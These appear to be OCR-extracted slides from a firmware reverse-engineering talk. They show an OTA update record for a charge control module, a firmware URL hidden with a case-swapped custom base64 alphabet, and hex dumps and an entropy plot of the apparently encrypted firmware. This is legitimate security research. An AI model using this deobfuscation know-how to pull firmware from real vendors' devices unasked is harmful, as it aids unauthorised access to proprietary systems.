

>>

## Firmware URL obfuscation


```
{
  "fInfo": "AHR0CHM6L79zM75lDS1jZW50CmfsLTeuYW1hEm9uYXDzLmNvBS9kZWZhDWx0LmVuZ
  "fileName": "Firmware_ECC0101_V1.35.00.aut",
  "fileSize": 970659,
  "firmwareId": "__UNI__OTA_ECC0101",
  "firmwareName": "Charge Control Module",
  "firmwareVersion": "1.35.00",
  "needReboot": true,
  "note": "",
  "upgradeDuring": 180,
  "upgradeOrder": 5
}
```


>>

# Is it just base64?



```
00000000  00 74 74 08 73 3a 2f bf  73 33 be 65 0d 2d 63 65  ·tt•s:/×  s3×e_-ce
00000010  6e 74 0a 67 ec 2d 37 ae  61 6d 61 12 6f 6e 61 70  nt_g×-7×  ama•onap
00000020  f3 2e 63 6f 05 2f 64 65  66 61 0d 6c 74 2e 65 6e  ×.co•/de  fa_lt.en
00000030  65 76 fb 07 64 65 0d 2f  66 01 72 6d 0f 67 fb 65  ev×•de_/  f•rm•g×e
00000040  2f 66 62 30 b5 32 64 33  65 66 39 31 63 34 62 30  /fb0×2d3  ef91c4b0
00000050  b9 36 39 38 66 33 66 39  d6 62 31 36 e4 61 63 65  ×698f3f9  ×b16×ace
00000060  66 2d 60 01 72 6d 0f 67  fb 65 5f 5f 43 43 30 31  f-`•rm•g  ×e__CC01
00000070  36 b1 5f 56 31 2e 33 31  2e 36 b0 2e 67 f5 0d df  6×_V1.31  .6×.g×_×
00000080  58 2d 47 ed 12 2d 53 65  63 75 0a 69 74 11 2d 54  X-G×•-Se  cu_it•-T
00000090  07 6b 65 06 3d 49 51 6f  4a 62 33 4a 09 fa 3b 04  •ke•=IQo  Jb3J_×;•
000000a0  75 58 32 56 6a 45 4d 37  25 32 60 25 32 60 25 32  uX2VjEM7  %2`%2`%2
000000b0  60 25 32 60 25 32 60 25  32 60 25 32 60 25 32 60  `%2`%2`%  2`%2`%2`
000000c0  25 32 60 25 32 60 0f 45  61 45 e0 d6 31 4c 57 4e  %2`%2`•E  aE××1LWN
000000d0  6c 62 06 52 79 59 50 f7  0d ed 53 4a 48 4d 45 55  lb•RyYP×  _×SJHMEU
000000e0  5d 49 57 de 0d 38 6d 63  49 4c 03 62 4b 12 0a 57  ]IW×_8mc  IL•bK•_W
000000f0  4e 05 53 09 e6 54 33 67  f9 31 76 ee 61 54 76 45  N•S_×T3g  ×1v×aTvE
00000100  55 51 56 6c 7a 02 33 52  46 02 6e 09 6b 4f 41 49  UQVlz•3R  F•n_kOAI
00000110  67 45 46 6b 11 4c 4f 66  53 60 47 42 7a 59 e5 48  gEFk•LOf  S`GBzY×H
00000120  31 59 78 33 35 3b 11 48  65 4a 6f 65 56 0e 36 55  1Yx35;•H  eJoeV•6U
00000130  e3 33 11 79 59 66 06 30  42 6d 6e 59 77 f8 67 55  ×3•yYf•0  BmnYw×gU
00000140  49 52 78 5b 43 40 e7 0f  34 4d 45 f5 31 4d 7a 5b  IRx[C@×•  4ME×1Mz[
00000150  11 4f 54 4d 36 ce 02 45  69 45 e5 5b 0a 48 73 49  •OTM6×•E  iE×[_HsI
00000160  37 ed 06 32 30 0e 43 56  35 fa 79 09 6a 5c 5a 66  7×•20•CV  5×y_j\Zf
00000170  5f 4a 09 48 45 e5 38 45  e7 b9 4f b5 3b 46 58 71  _J_HE×8E  ××O×;FXq
00000180  57 4e 4c 0a 6d 67 11 36  d4 0e 0f 7a 4d d2 58 4b  WNL_mg•6  ×••zM×XK
00000190  77 d9 0d 6a 68 47 76 51  66 49 4b 37 69 33 36 02  w×_jhGvQ  fIK7i36•
000001a0  36 53 56 d4 5a 74 4f 30  74 55 54 7a 66 65 72 40  6SV×Zt00  tUTzfer@
000001b0  51 25 3b 46 58 54 36 0a  5b 4b 75 48 5a 56 59 49  Q%;FXT6_  [KuHZVYI
000001c0  ed 47 44 7a 31 01 e4 36  5a 4b 59 0e 59 6b 32 4b  ×GDz1•×6  ZKY•Yk2K
000001d0  4e 66 0b 31 49 4e 36 12  6a 6c 55 6d 65 32 4a 50  Nf•1IN6•  jlUme2JP
```

>>

# Getting the firmware

**Custom base64 alphabet**

- A ➔ a
- a ➔ A
- B ➔ b
- b ➔ B
- 7 ➔ y
- y ➔ 7
- ...






Figure 1
Entropy
1.0
0.8
0.6
0.4
0.2
0.0
Entropy
0
20000
40000
60000
80000
100000
120000
140000
Offset


000ea100 aa 25 a4 76 d0 d6 94 ae c4 83 61 65 73 ec 85 de
000ea110 a9 e5 a6 64 6b af 94 74 74 a6 93 4a 80 ab a4 b8
000ea120 ad 95 86 41 96 93 c7 cd 98 83 0e 2e e9 c5 96 da
000ea130 a9 e0 ae 20 b8 e2 98 c0 8f 7b a3 0a 63 c9 d9 d9
000ea140 86 74 a6 72 21 d7 db da 98 87 aa 71 a5 99 e1 e4
000ea150 b8 80 b4 61 65 da 91 c6 97 34 b3 61 70 d3 96 c6
000ea160 e2 82 96 69 d3 c5 7e 74 af 79 40 36 96 ba 77 b8
000ea170 9d ce b5 20 c0 e8 d1 d3 c7 29 b4 65 d8 ad 7b c3
000ea180 e0 cb 60 74 eb b1 82 cf eb d2 2c 73 f3 6a 76 c0
000ea190 b6 b6 22 65 61 f1 9d 85 8b 72 a5 6c d3 91 60 e6
000ea1a0 a6 82 65 7b 7e ac 50 9b 82 6e ad 75 b2 d2 9d 7e
000ea1b0 21 96 a5 76 ba d1 9b d7 21 a2 d5 74 65 e4 ca ee
000ea1c0 2d 77 b0 6d e6 93 97 9d 97 29 ae 61 e8 8c de a2
000ea1d0 a4 6d b3 20 c6 da 85 ce b9 80 b6 24 d7 a7 66 b7
000ea1e0 86 64 60 74 65 dd a0 41 a6 83 a1 66 bf d9 d5 dd
000ea1f0 af 8b cf 76 e4 d6 78 a8 dc 2d a5 6c 65 9e d8 95
000ea200 7a 55 a4 76 70 6f ba 6f a8 83 61 65 76 db 98 a7
000ea210 cc 8f 97 64 92 75 7a 81 a1 77 32 4a 60 ba b1 97
000ea220 a9 63 86 41 a3 65 b2 ad 88 17 0e 2e da af 81 c3
000ea230 d6 74 ae 20 dd be 88 b5 e1 7b a3 0a 6d a5 b8 ca
000ea240 c5 c8 69 72 89 ae c3 aa ea 87 aa 71 e0 74 b4 be
000ea250 94 34 b4 61 26 9d a5 86 cf 54 b3 61 84 c1 74 b9
000ea260 9f 20 ac 69 bb eb 94 8d 88 a7 54 36 76 d8 90 dd
000ea270 7c da a2 20 c9 d7 db e9 bc 86 a2 65 70 a0 db e4
000ea280 97 7b 60 74 83 d0 dd 95 bc 80 60 73 8b 5d d6 e1
000ea290 67 7b 61 65 98 c6 7c 66 d4 b6 a5 6c ee 7a 3f d9
000ea2a0 a5 82 65 7b e2 ae 52 8f b8 cc ad 75 74 9d de 34
000ea2b0 21 70 6f 76 76 a0 94 8e 35 86 8a 74 7a 99 d3 9b
000ea2c0 3a 92 b0 6d 7b af 97 9a 84 29 ae 61 77 a1 e2 d8
000ea2d0 a4 6d b3 20 86 d7 4d 85 b8 80 b6 24 65 9e 54 e6
000ea2e0 86 64 60 74 de cc 99 54 7c d7 a1 66 76 86 a6 ea
000ea2f0 90 2c 6c 76 e8 f3 e5 95 7f 5d a5 6c 7a 94 da d1
000ea300 c8 25 a4 76 88 c9 98 b4 88 c4 22 65 25 dc c6 e5

